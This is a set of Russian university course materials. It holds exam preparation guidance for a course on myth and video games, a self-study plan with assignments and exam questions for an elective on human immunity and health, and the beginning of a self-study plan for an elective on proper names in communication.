Дифференцированный зачет проводится в устной форме и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде устного собеседования с преподавателями дисциплины.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории. Убедитесь, что вы чётко понимаете все основные термины. Используйте также дополнительные ресурсы для углубленного изучения:

1. Клеметти, К. Мастера геймдизайна: как создавались Angry Birds, Max Payne и другие игры-бестселлеры : практическое руководство / К. Клеметти, Х. Грёнберг. - Москва : Альпина Паблишер, 2021. – 120 с. – ISBN 978-5-9614-3953-3. – Текст : электронный. - URL: https://znanium.com/catalog/product/1841890 (дата обращения: 24.01.2025). – Режим доступа: по подписке.
2. Шелл, Д. Геймдизайн: как создать игру, в которую будут играть все / Джесси Шелл ; пер. с англ. – Москва : Альпина Паблишер, 2019. - 640 с. - ISBN 978-5-96142-512-3. – Текст : электронный. – URL: https://znanium.com/catalog/product/1077943 (дата обращения: 24.01.2025). – Режим доступа: по подписке.
3. Гумерова Г.Х. Основы компьютерной графики : учебное пособие / Гумерова Г.Х.. – Казань : Казанский национальный исследовательский технологический университет, 2013. – 87 с. – ISBN 978-5-7882-1459-7. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: https://www.iprbookshop.ru/62217.html (дата обращения: 24.01.2025). – Режим доступа: для авторизир. пользователей
4. Сайкин Е.А. Основы дизайна : учебное пособие / Сайкин Е.А.. – Новосибирск : Новосибирский государственный технический университет, 2018. – 58 с. – ISBN 978-5-7782-3610-3. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: https://www.iprbookshop.ru/91291.html (дата обращения: 24.01.2025). – Режим доступа: для авторизир. пользователей
5. Потебня, А. А. Символы и мифы. Избранные работы / А. А. Потебня. – Москва : Издательство Юрайт, 2023. – 257 с. – (Антология мысли). – ISBN 978-5-534-09600-

2. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: https://urait.ru/bcode/514029 (дата обращения: 24.01.2025). – Режим доступа: Электронно-библиотечная система Юрайт, для авториз. пользователей. – <URL: https://urait.ru/bcode/514029 >.

6. Деникин, А. А. Звуковой дизайн в видеоиграх. Технологии «игрового» аудио для непрограммистов : практическое руководство / А. А. Деникин. - 2-е изд. - Москва : ДМК Пресс, 2023. - 698 с. - ISBN 978-5-89818-345-5. - Текст : электронный. - URL: https://znanium.com/catalog/product/2102632 (дата обращения: 24.01.2025). – Режим доступа: по подписке.
7. Циркин, Ю. Б. Религия и мифология Древней Греции : учебное пособие / Ю.Б. Циркин. – Москва : ИНФРА-М, 2024. – 188 с. – (Высшее образование). – DOI 10.12737/1214579. – ISBN 978-5-16-016675-9. – Текст : электронный. – URL: https://znanium.com/catalog/product/1214579 (дата обращения: 24.01.2025). – Режим доступа: по подписке.
8. Найдыш, В.М. Философия мифологии. XIX - начало XXI в. / В.М. Найдыш. – Москва : Альфа-М, 2004. – 544 с. – ISBN 5-98281-023-1. – Текст : электронный. – URL: https://znanium.com/catalog/product/84184 (дата обращения: 24.01.2025). – Режим доступа: по подписке.
9. Иванов В.В. Избранные труды по семиотике и истории культуры. Том 5. Мифология и фольклор / Иванов В.В.. – Москва : Знак, 2009. – 376 с. – ISBN 978-5-9551-0301-3. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: https://www.iprbookshop.ru/15010.html (дата обращения: 24.01.2025). – Режим доступа: для авторизир. пользователей
10. Роберт Грейвс Белая Богиня. Историческая грамматика поэтической мифологии / Роберт Грейвс. – Москва : Прогресс-Традиция, 1999. – 592 с. – ISBN 5-89826-022-6. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: https://www.iprbookshop.ru/27823.html (дата обращения: 24.01.2025). – Режим доступа: для авторизир. пользователей
11. Топоров В.Н. Мифология. Статьи для мифологических энциклопедий. Том 1 / Топоров В.Н.. – Москва : Языки славянской культуры, Знак, 2014. – 612 с. – ISBN 978-5-9551-0742-4. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: https://www.iprbookshop.ru/35674.html (дата обращения: 24.01.2025). – Режим доступа: для авторизир. пользователей
12. Топоров В.Н. Мифология. Статьи для мифологических энциклопедий. Том 2 / Топоров В.Н.. – Москва : Языки славянской культуры, 2014. – 547 с. – ISBN 978-5-9905856-4-5. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: https://www.iprbookshop.ru/35675.html (дата обращения: 24.01.2025). – Режим доступа: для авторизир. пользователей
13. Барт Р. Мифологии. Mythologies / Барт Р.. – Москва : Академический Проект, 2014. – 352 с. – ISBN 978-5-8291-1564-7. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: https://www.iprbookshop.ru/36420.html (дата обращения: 24.01.2025). – Режим доступа: для авторизир. пользователей
14. Мирча Элиаде Трактат по истории религий / Мирча Элиаде. – Москва : Академический Проект, 2015. – 394 с. – ISBN 978-5-8291-1747-4. – Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. – URL: https://www.iprbookshop.ru/36775.html (дата обращения: 24.01.2025). – Режим доступа: для авторизир. пользователей
15. Процедурная генерация в гейм-дизайне / под ред. Тани Х. Шорт, Тарна Адамса ; пер. с англ. М. С. Рыжиковой. – Москва : ДМК Пресс, 2020. – 344 с. – ISBN 978-5-97060-860-9. – Текст : электронный. – URL:

https://znanium.com/catalog/product/1225372 (дата обращения: 24.01.2025). – Режим доступа: по подписке.

16. Ford, Dom. (2022). Mytholudics: Understanding Games As/Through Myth. 10.13140/RG.2.2.30958.18246. – URL: https://www.researchgate.net/publication/366482944_Mytholudics_Understanding_Games_AsThrough_Myth. – (дата обращения: 24.01.2025). – Режим доступа: свободный
17. Planells, Antonio. (2019). The Symbolic Labyrinth in the Mythogame: The Axes Minos-Daedalus and Theseus-Minotaur in the Contemporary Video Game. 10.1007/978-3-030-37983-4_18. – URL: https://www.researchgate.net/publication/338185607_The_Symbolic_Labyrinth_in_the_Mythogame_The_Axes_Minos-Daedalus_and_Theseus-Minotaur_in_the_Contemporary_Video_Game. – (дата обращения: 24.01.2025). – Режим доступа: свободный
18. Bosman, Frank. (2019). Gaming and the Divine: A New Systematic Theology of Video Games. 10.4324/9780429507892. – URL: https://www.researchgate.net/publication/331515787_Gaming_and_the_Divine_A_New_Systematic_Theology_of_Video_Games. – (дата обращения: 24.01.2025). – Режим доступа: свободный

Вопросы для подготовки к дифференцированному зачету:

1. Символический и феноменологический подход к пониманию сущности мифа (Э. Кассирер, А.Ф. Лосев, М. Элиаде, К. Кереньи и др.)
2. Психоаналитический подход к пониманию мифа как выражения сферы коллективного бессознательного (Отто Ранк, К.Г. Юнг, Дж. Кэмпбелл, К. Воглер и др.).
3. Семиотическая концепция мифа как «вторичной семиологической системы» (Р. Барт).
4. Подход ремифологизации современной культуры (В.Я. Пропп, В.Н. Топоров, Е.М. Мелетинский).
5. Общая теория игр, рассматривающая игру как культурообразующие явление (Й. Хёйзинга, Р. Кайуа).
6. Объектно-ориентированная онтология видеоигр и нередукционистский подход в исследовании сущности видеоигр (Я. Богост).
7. Концепция «процедурной риторики» как практики идеологического высказывания и убеждения посредством процедур игры (Я. Богост).
8. Концепция симуляции в анализе игр (Г. Фраска).
9. Анализ идеологического потенциала видеоигры (Л.В. Мойжес, М. Сикарт).
10. Подход к исследованию видеоигр как мифа и через миф – «мифолудистика» (Д. Форд).
11. Методология мифо-критического анализа видеоигр, основанного на гипотезе, что мифы, как с трансцендентной точки зрения (мифы в настоящем), так и с имманентной (мифы о настоящем), имеют в видеоиграх пространство для идеологического и нарративного развития для понимания современного общества (В. Наварро, А. Х. Планелс).
12. Религиоведческий подход в применении к исследованию видеоигр (М. Элиаде, Фрэнк Боссман, Д. Стоббарт, В. Асимос и др.).

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Иммунитет человека: технологии здоровья*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Сазанова Татьяна Винальевна, доцент, кандидат биологических наук, доцент Школы образования*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Физическое и психическое здоровье человека (повторение лекционного материала и изучение дополнительной литературы, проработка лекции 1)
2. Взаимодействие человека с внешней средой (повторение лекционного материала и изучение дополнительной литературы, проработка лекции 2)
3. История иммунологии (самостоятельное прочтение и анализ литературы).
4. Иммунная система и ее структура. Виды иммунитета (повторение лекционного материала и изучение дополнительной литературы, проработка лекций 3 и 4)
5. СЕМЕСТРОВАЯ ПРОЕКТНАЯ РАБОТА. ПОРТФОЛИО.

На платформе ЛМС размещаются задания для организации самостоятельной работы студентов по элективному курсу для студентов любых направлений подготовки «Иммунитет человека: технологии здоровья».
Объем электива: 144 ак.ч., из них:
50 ч. контактная работа, + 2 ч. аттестация, + 92 ч. самостоятельная работа студентов (СРС).

СРС из 92 часов включает:
-18 ч. - подготовка к учебным встречам (20% от объема по дисциплине).

Виды СРС: проработка лекционного материала, самостоятельное изучение тем, подготовка к практическим занятиям, подготовка к проведению части лекции, анкетирование, подготовка ситуационных задач, и др.).
-18 ч. - подготовка к формам текущего контроля и аттестации (20% от объема по дисциплине).

Виды СРС: подготовка к контрольным, тестированию, к коллоквиуму, семинару, диспуту, форуму, круглому столу, конференции; взаимоконтроль заданий, кейсов; подготовка к дифференцированному зачету.
-56 ч. - выполнение заданий (индивидуальных, групповых) (60% от объема по дисциплине).

Виды СРС: выполнение расчетных заданий, подготовка доклада, презентации; написание эссе, рецензии, отзыва, реферата, текста заключения или аналитического вывода, статьи или доклада выступления на конференции, иного отчета; составление портфолио, библиографического списка, глоссария; разработка и выполнение проекта (прикладного, исследовательского) или семестрового проекта, и т.д.
Результаты СРС оцениваются в баллах, которые выставляются в модеус за различные виды работ, в т.ч. самостоятельной работы (указано вверху колонки в модеус).

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомен-дуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Физическое и психическое здоровье человека	Подготовка докладов и опорных схем	Доклад, схемы	5	5
2	Взаимодействие человека с внешней средой	Создание таблицы и схем	Таблица	5	5
3	История иммунологии	Создание таблицы.	Презентация	5	5

4	Иммунная система и ее структура. Виды иммунитета	Создание таблиц и схем.	Таблица, схемы	5	5
5	**СЕМЕСТРОВАЯ ПРОЕКТНАЯ РАБОТА.**	**Выполнение проекта**	**СОЗДАНИЕ ПОРТФОЛИО**	**40**	**36**
	Паспорт здоровья	Проведение практических методик исследования и анализ данных	Таблица, протокол работы. Вывод, Эссе. Разработка плана по ЗОЖ на 5 лет	10 5 5	10 1 1
	Родословная	Проведение практических методик исследования и анализ данных	Аналитическая таблица и схема	5	8
	Анализ литературы по здоровьесберегающим технологиям и методикам	Создание схем, конспектов, составление библиографии	Рецензия статей, текст заключения, библиогра-фический список	5	8
	Доклад о здоровьесберегающих методиках	Подготовка докладов (возможно выступление на конференции)	Презентация и доклад. Выполнение интерактивных упражнений (демонстрация)	5	4
	Экологическая безопасность продуктов питания	Проведение практических методик исследования и анализ результатов	Презентация и доклад	5	4
6	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
8	Подготовка к дифференцированному зачету	Повторение материала, подготовка к контрольным, тестированию, коллоквиуму, семинару, диспуту, форуму, круглому столу, конференции	Успешное выполнение контрольных. Проведение самотестирования и самоанализ, взаимоконтроль заданий, кейсов	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1.Физическое и психическое здоровье человека (повторение лекционного материала и изучение дополнительной литературы, проработка лекции 1)

Изучить понятие - «Здоровье» по материалам ВОЗ (Всемирной организации здравоохранения) и Минздрав.

Сформулировать запись - Здоровье как критерий оценки индексов и показателей благополучия в популяции. Рассмотреть по презентациям вклад экологических, генетических, физиологических и других критериев в состав здоровья человека.

Сформулировать запись - Здоровье населения и здоровье нации. Индивидуальное здоровье. Рассмотреть возрастную периодизацию и исторические подходы к ней.

Доклады по темам: Внешние и внутренние факторы здоровья, основные причины и механизмы его нарушения. Популяционные процессы, миграции, адаптация и здоровье. Динамика показателей здоровья в различные исторические периоды. Современное состояние здоровья людей в различных регионах мира и России. Здоровье и продолжительность жизни. Здоровье и социальный статус человека.

Рассмотреть по презентациям - Факторы здорового образа жизни. Методы здоровьесбережения и воспитания положительного отношения к здоровому образу жизни и его психологические особенности в разные возрастные периоды.

Источники: на платформе ЛМС презентации

№0. Возрастная периодизация. Бунак ВВ.

№1. Физическое и психическое здоровье.

№1.1. Здоровьесбережение.

2.Взаимодействие человека с внешней средой (повторение лекционного материала и изучение дополнительной литературы, проработка лекции 2)

Рассмотреть - Взаимодействие человека с внешней средой. Факторы внешней среды, воздействующие на организм в процессе его жизнедеятельности, роста и развития.

Провести анализ таблицы «Классификация факторов окружающей среды». Выявить - Физические, химические факторы. Биологические факторы различного происхождения и их специфическое действие.

Доклады по темам: Человек как открытая термодинамическая система. Круговорот веществ в природе и его влияние на биологические объекты. Условия среды: климато-географические, экологические, социально-экономические и их воздействие на организм.

Сформулировать запись – Понятие эпидемия, пандемия, инфекция, карантин. Использовать презентацию «Эпидемический процесс».

Доклады по темам: Исторические и современные в 21 веке примеры массовых вспышек особо опасных инфекций, принятие карантинных мер ВОЗ и стран для локализации очага инфекций.

Источники: на платформе ЛМС презентации

№2. Факторы среды и иммунитет.

№2.1. Эпидемический процесс (аналитическое чтение с выделением терминов).

3.История иммунологии (самостоятельное прочтение и анализ литературы).

По презентации изучить и на основе дополнительных источников сформулировать Доклады по темам: Исторические этапы развития иммунологии: Работы Э. Дженнера. Рождение иммунологии как науки. Основоположники научной иммунологии – Пастер, Э. Беринг, Р. Кох. Возникновение неинфекционной иммунологии – И.И. Мечников, П. Эрлих, Ж. Броде, Н.Н. Чистович, К. Ландштейнер и другие. Традиционное определение иммунитета. Становление современной иммунологии. Новое определение иммунитета. Уровни изучения и проявления иммунологической реактивности. Биологический смысл иммунитета и

биологическое содержание иммунологии. Открытие иммунологической толерантности в 1953 г. (П. Медавар и М. Гашек).

Роль российских ученых в развитии иммунологии (И.И. Мечников, Н.Ф. Гамалея, А.А. Максимов, С. Метальников, Л.Л. Зильбер, П.Н. Косяков, А.А. Адо, Р.В. Петров и другие).

Основные этапы и направления развития современной иммунологии. Создание и применение вакцины, стимуляция иммунитета при инфекциях, искусственные антигены и вакцины. Нобелевские лауреаты по иммунологии: И.И. Мечников, П. Эрлих, К. Ландштейнер, Ф.М. Бернет, П. Медавар, Д. Эдельман, Р. Портер, Б. Бенацерраф, Ж. Доссе, Д. Снелл, Р. Цинкернагель, П. Догерти.

Составить кратко таблицу «Теории иммунитета/автор и суть теории».

1. Исторический аспект инструктивных и селективных теорий иммунитета.
2. Теория боковых цепей П. Эрлиха.
3. Инструктивная теория Полинга.
4. Теория естественного отбора Н. Ерне.
5. Теория непрямой матрицы Ф. Бернета и Ф. Феннера.
6. Клонально-селекционная теория Ф. Бернета.
7. Объяснение иммунологических феноменов с позиции каждой теории.

Источники: на платформе ЛМС презентации

№3. История иммунологии и иммунитет.

Исторические примеры вспышек особо опасных инфекций и реализация карантинных мер, плюсы и минусы

4.Иммунная система и ее структура. Виды иммунитета (повторение лекционного материала и изучение дополнительной литературы, проработка лекций 3 и 4)

По презентации изучить и на основе дополнительных источников изучить структуру иммунной системы человека и составить кратко запись в тетради: Классификационные схемы видов иммунитета.

Источники: на платформе ЛМС презентации

№4.Иммунная система, значение иммунной защиты.

№4.0.Иммунитет. Классификации.

5.СЕМЕСТРОВАЯ ПРОЕКТНАЯ РАБОТА. ПОРТФОЛИО.

В течение семестра выполняются практические самостоятельные работы обязательного минимума (индивидуальные и групповые), которые собираются в папку ПОРТФОЛИО. Подробно описание проектной работы изложено в дополнительных файлах на платформе ЛМС, файл ПОРТФОЛИО, как его собрать.

На платформе ЛМС прикреплен файл ПАСПОРТ ЗДОРОВЬЯ с таблицей и заданиями для расчётов, с указанием примеров. Этот файл в двух форматах, ворд - для заполнения (пдф - чтоб не уехал текст формул). В электронном формате, на основе результатов измеряемых и расчётных показателей и их оценки студенты проводят анализ здоровья и пишут аналитический вывод в форме эссе «Я и мое здоровье» или «Мой план ЗОЖ на 5 лет». Необходимые ссылки есть внутри файлов. Для выполнения некоторых заданий прикреплен файл пособия ЛАБОРАТОРНЫЙ ПРАКТИКУМ.

Итого в папке ПОРТФОЛИО у студента должны быть файлы с единообразным названием файлов (Номер.Фамилия ИО. Название работы):

1.ИВАНОВ ИИ. Паспорт здоровья (таблица + аналитический вывод в форме Эссе
2.ИВАНОВ ИИ. Родословная (таблица + в нее вставить фото схемы)
3.ИВАНОВ ИИ. ЗСТ (файл анализ литературы + библиографический список)
4.ИВАНОВ ИИ. ЗСТ (доклад + презентация по шаблону)
5.ИВАНОВ ИИ. ЭКОБЕЗОПАСНОСТЬ ПРОДУКТОВ (презентация по шаблону)

Описание отдельных разделов портфолио:

ПАСПОРТ ЗДОРОВЬЯ

Это электронная таблица, состоит из 4 разделов на оценку показателей
-физического развития и здоровья
-функционального состояния
-психофизиологического
-биоритмологического, а также тестов на оценку социально-психологического статуса.

Базовая часть практических методов оценки морфофункциональных и психофизиологических показателей и своего иммунологического статуса завершается через 2 месяца от начала курса. В конце семестра по ряду показателей проводится второе тестирование и после его завершения, на основе изученных материалов лекций и собственных показателей, делается аналитический вывод в форме структурированного эссе.

Источники: на платформе ЛМС
№0.ВАФ. Лабораторный практикум по Анатомии и физиологии
№1.ПОРТФОЛИО, как его собрать
№2.ПАСПОРТ ЗДОРОВЬЯ, таблица и практические часть 1,2,3,4

РОДОСЛОВНАЯ

Работа сдается в формате электронного файла с аналитической таблицей, внизу вставляется фото вашей родословной (можно несколько фото если не вмещается). Сама схема родословной с анализом признаков предоставляется преподавателю для оценивания лично.

Источники: на платформе ЛМС файлы
№ Генетика-0. Задание к родословной
№ Генетика-1. Теория и практические (выдержки пособия)
№ Генетика-2. Таблицы родословной (пример)
№ Генетика-3. Схема родословной (пример)

АНАЛИЗ ЛИТЕРАТУРЫ ПО ЗДОРОВЬЕСБЕРЕЖЕНИЮ

Анализ литературы по здоровьесбережению, ознакомление с технологиями и методами здоровьесбережения, применяемыми в различные возрастные периоды, проходит на основе чтения научных статей и учебно-методических пособий, составлению классификационных схем и тезисов.

Примеры статей и пособий прикреплены на ЛМС.

Студенты самостоятельно находят статьи и научно-популярную литературу,
задание – составить библиографический список за последние 5 лет.

Источники: на платформе ЛМС файлы
№ Конспект технологии здоровьесбережения
№ УМП Гаврючина ЛВ. Здоровьесберегающие технологии и др.статьи

ДОКЛАД О ЗДОРОВЬЕСБЕРЕГАЮЩИХ МЕТОДИКАХ (взаимное обучение технологиям и методикам, групповая работа)

Студенты распределяются по темам, можно по 2 человека. Каждая тема - это методика здоровьесбережения, ее необходимо изучить, выделить самое важное и отразить классификацию на примере слайдов (шаблон прилагается, допускается свой шаблон слайда).

Главная задача - научиться самому выполнять упражнения методики и научить других.

Ряд методик сложные, их важно научно теоретически осветить, разобрать принципы воздействия на организм, т.е. в чем суть эффекта?

Но методики легко выполнимые - нужно показать и научить других.

Источники: на платформе ЛМС файлы
№ 1. Список методик ЗСТ
№ 2. Шаблон презентации
№ 3. Шаблон доклада

ЭКОЛОГИЧЕСКАЯ БЕЗОПАСНОСТЬ ПРОДУКТОВ ПИТАНИЯ (взаимное обучение, групповая работа)

Безопасность продукции прямо связана с иммунитетом, особенно качество продуктов питания, косметики, лекарственных препаратов. Не менее важны для здоровья и качественные красители, отделочные материалы. Аллергии на вещества природного и искусственного происхождения существенно отличаются, с годами имеют тенденцию накапливаться и влиять на генетические структуры организма.

Крайне важно практически научиться определять качество товаров, особенно продуктов питания, воды, косметических и бытовых средств, а также красок и отделочных материалов, игрушек, тканей.

В презентации на ЛМС платформе Экологическая безопасность продуктов питания изложен простейший алгоритм первичной оценки качества, используемый Федеральными органами контроля. Его должен уметь применять каждый, это поможет сохранить спокойствие иммунной системы и защитных механизмов.

Задание – по алгоритму оценить не менее 5 продуктов питания и составить по шаблону слайды презентации с фото товара и указанием особенностей.

Источники: на платформе ЛМС файлы

№ Список пищевые «Е» добавки. Классификатор.

№ Список Штрих код и его расшифровка

№ Экологическая безопасность продуктов питания (алгоритм выполнения анализа)

Подробные методические рекомендации указаны в рабочей программе дисциплины и дополнительных файлах к заданиям.
Отдельно можно выделить общие критерии к некоторым видам работ.

Подготовка эссе или аналитического эссе

- Примерное задание: Написать аналитическое эссе на тему «Я и мое здоровье» или «Мой план ЗОЖ на 5 лет» (это вывод к паспорту здоровья и самооценка)
- Рекомендации по выполнению:
    - Изучите лекционные материалы и дополнительные источники информации.
    - Выполните все измерения и практические расчеты по формулам в паспорте здоровья, проведите оценку результата.
    - Аналитическое эссе это вывод, оно должно быть структурировано в соответствии с разделами таблицы и методиками, с четким введением (общая оценка состояния организма и иммунного статуса), основной частью (оценка по каждому разделу и некоторым методикам, выявление причин нарушений) и заключением (что нужно сделать для коррекции своего состояния здоровья, какие методики применить, построить план ЗОЖ на 5 лет и тд).
    - Используйте примеры и статистические данные для обоснования.
    - Самостоятельность в работе обязательна, допустимы цитаты с правильным указанием источников.
- Критерии оценивания:
    - Полнота раскрытия анализа в эссе (2 балла).
    - Логичность и структура изложения (1 балл).
    - Использование примеров и данных (1 балл).
    - Оригинальность и самостоятельность (1 балл).

Создание таблицы.

- Примерное задание: Создать таблицу
- Рекомендации по выполнению:
    - Изучите лекции и дополнительные материалы по теме.

  - Таблица должна быть четкой и структурированной, с указанием источников информации.
  - Акцент на ясность и наглядность представления данных.
- Критерии оценивания:
  - Полнота и точность информации (2 балла).
  - Структура и оформление таблицы (2 балла).
  - Использование релевантных источников (1 балл).

Презентация результатов исследования

- Примерное задание: Исследовать влияние продуктов питания и пищевых добавок в них на здоровье человека и представить результаты в виде презентации.
- Рекомендации по выполнению:
  - Используйте научные статьи и актуальные исследования для сбора информации.
  - Презентация должна быть визуально привлекательной и информативной, с минимумом текста и максимумом анализа по алгоритму.
  - Включите в презентацию рекомендации.
- Критерии оценивания:
  - Глубина исследования и актуальность данных (2 балла).
  - Качество и наглядность презентации (1 балла).
  - Рекомендации и выводы (2 балла).

Доклад по анализу научных статей и литературы

- Примерное задание: Провести анализ международных и российских источников литературы по теме и подготовить доклад.
- Рекомендации по выполнению:
  - Исследуйте различные официальные сайты и научные базы по теме.
  - Доклад должен включать анализ данных и мнение экспертов, оценку.
  - Используйте данные из официальных отчетов и публикаций.
- Критерии оценивания:
  - Глубина и актуальность анализа, использование российских и международных баз данных (2 балла).
  - Структура и ясность доклада (1 балла).
  - Использование авторитетных источников, современность данных (2 балла).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде устного собеседования с преподавателями дисциплины.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории. Убедитесь, что вы чётко понимаете основные термины и классификации. Используйте дополнительные ресурсы для углубленного изучения.

Интернет-источники:

- Официальный сайт Федерального государственного бюджетного учреждения «Государственный научный центр «Институт иммунологии» Федерального медико-биологического агентства http://www.nrcii.ru/
- Официальный сайт Российской Ассоциации аллергологов и клинических иммунологов (РААКИ) http://www.raaci.ru/

- Официальный сайт Всемирной организации здравоохранения (ВОЗ) http://www.who.int/features/factfiles/immunization/ru/index.html
- ЭБС «Лань» https://e.lanbook.com/
- ЭБС «Знаниум» https://znanium.com/
- ЭБС «Консультант студента» - http://www.studentlibrary.ru/
- Электронная версия журнала «Иммунология» http://www.medlit.ru/journalsview/immunology/view/
- Электронный каталог НБ ЮУГМУ http://www.lib-susmu.chelsma.ru/jirbis2/index.php?option=com_irbis&view=irbis&Itemid=114
- Электронная коллекция полнотекстовых изданий ЮУГМУ (доступ при условии авторизации) http://www.lib-susmu.chelsma.ru/jirbis2/index.php?option=com_irbis&view=irbis&Itemid=114

Профессиональные базы данных и справочные системы:

- https://grebennikon.ru/ Электронная библиотека Grebennikon
- https://eduvideo.online/ Видеотека «Решение»
- https://icdlib.nspu.ru/ Межвузовская электронная библиотека (МЭБ)
- https://rusneb.ru/ Национальная электронная библиотека
- https://search.proquest.com/index ProQuest Dissertations &Theses Global / ФГБУ «Государственная публичная научно-техническая библиотека России».

Вопросы для подготовки к дифференцированному зачету:

1. Дать определение понятия «Иммунитет». Виды иммунитета.
2. Клеточная теория иммунитета. Теория боковых цепей.
3. Развитие иммунологии на современном этапе.
4. Иммунная система.
5. Понятие о гуморальном и клеточном иммунитете.
6. Специфические и неспецифические факторы защиты и резистентности организма.
7. Эффекторные механизмы иммунитета.
8. Взаимодействие клеток в иммунном ответе.
9. Иммунокомпетентные клетки. Т- и В-лимфоциты.
10. Иммунологическая память.
11. Иммунологическая толерантность.
12. Трансплантационный иммунитет.
13. Противоопухолевый иммунитет.
14. Органы иммунной системы.
15. Центральные органы иммунной системы.
16. Периферические органы иммунной системы.
17. Фазы иммунного ответа. Антигены. Антитела.
18. Свойства и классификация антигенов.
19. Иммуноглобулины, виды, функции, значение.
20. Гетерогенность иммуноглобулинов.
21. Главный комплекс гистосовместимости: генетическая организация и основные белки.
22. Иммунитет детского организма.
23. Иммунологические механизмы оплодотворения.
24. Иммунологический конфликт между организмом матери и плода.
25. Иммунитет новорожденных.
26. Иммунитет при старении.
27. Врожденный иммунитет.
28. Методы иммунной защиты.
29. Профилактические прививки.
30. Понятие об аллергии. Анафилаксия.
31. Аутоиммунные заболевания.

32. Иммунодефициты и причины их появления. Классификация.
33. Первичные иммунодефициты.
34. Вторичные иммунодефициты. ВИЧ – инфекция и СПИД.
35. Простудные заболевания. Противоинфекционный иммунитет.
36. Инфекционные простудные заболевания дыхательных путей.
37. Факторы, способствующие возникновению заболеваний, пути профилактики.
38. Закаливание. Методы закаливающих процедур.
39. Закаливание к холоду и контрастным температурам.
40. Возможности адаптации организма к низким и высоким температурам.
41. Закаливание как метод профилактики заболеваний.
42. Закаливание к действию высоких температур.
43. Природные стимуляторы иммунитета, классификация, механизмы действия.
44. Природные стимуляторы иммунитета растительного и грибного происхождения.
45. Природные стимуляторы иммунитета животного происхождения.
46. Иммунитет и питание, особенности в детском, подрососовом и взрослом возрасте.
47. Иммунитет и витамины.
48. Иммунитет и биоритмы, здоровый сон и режим дня в разные возрастные периоды.
49. Эволюция иммунных механизмов.
50. Работы ученых в области изучения иммунитета, современное состояние науки и исследования.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Имя собственное и эффективная коммуникация*
Направление подготовки / Специальность	*Электив*
Направленность (профиль) / Специализация	
Форма обучения	*очная*
Разработчик(и)	*Рацен Т.Н., доцент кафедры языкознания и литературоведения*

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
1.	УВ №2-3. Практическое занятие 1-2. Метаморфозы имен собственных	Выписать дефиниции онимов в таблицу. Привести свои примеры.	Таблица	2	6
2.	УВ №5. Практическое занятие 3. Выбор личного имени собственного	Подобрать в СМИ не менее 10 примеров различной интерпретации личных имён собственных (метаморфозы ИС в газетных заголовках, антипаремиях и др.). Найти в интернете редкие личные ИС в разных языках. Прокомментировать мотивы номинации.	Запись в тетради, устный ответ	2	6
3.	УВ №6. Практическое занятие 4. Я и мое имя.	Подготовка материала к презентации «Моя фамилия»	Запись в тетради	2	4
4.	УВ №8. Практическое занятие 5. Псевдонимы, прозвища, ники: функционирование в языке и речи.	Подготовить доклад с презентацией по теме на выбор	Презентация	2	4

5.	УВ №9. Практическое занятие 6. Поликультурные коды иноязычных имен собственных	Подготовить проблемный вопрос "Общение при помощи имён собственных (обращение, просьба, прощание, согласие, отказ) в разных языковых культурах".	Устный ответ, дискуссия, тренинг	2	6
6.	УВ №11. Практическое занятие 7. Региональные топонимические системы	Вспомнить следующие определения терминов: топос, топонимика, топонимия, ороним, гидроним, дромоним, лимноним, урбаноним, астионим, полисоним. Прочитать в интернете информацию об истории заселения Западной Сибири. Посмотреть видеофрагменты. Написать эссе.	Эссе	2	6
7.	УВ №12. Практическое занятие 8. Особенности склонения русских и иноязычных антропонимов. Культурно-речевые проблемы онимов.	Выполнение упражнений	Устный опрос	2	4
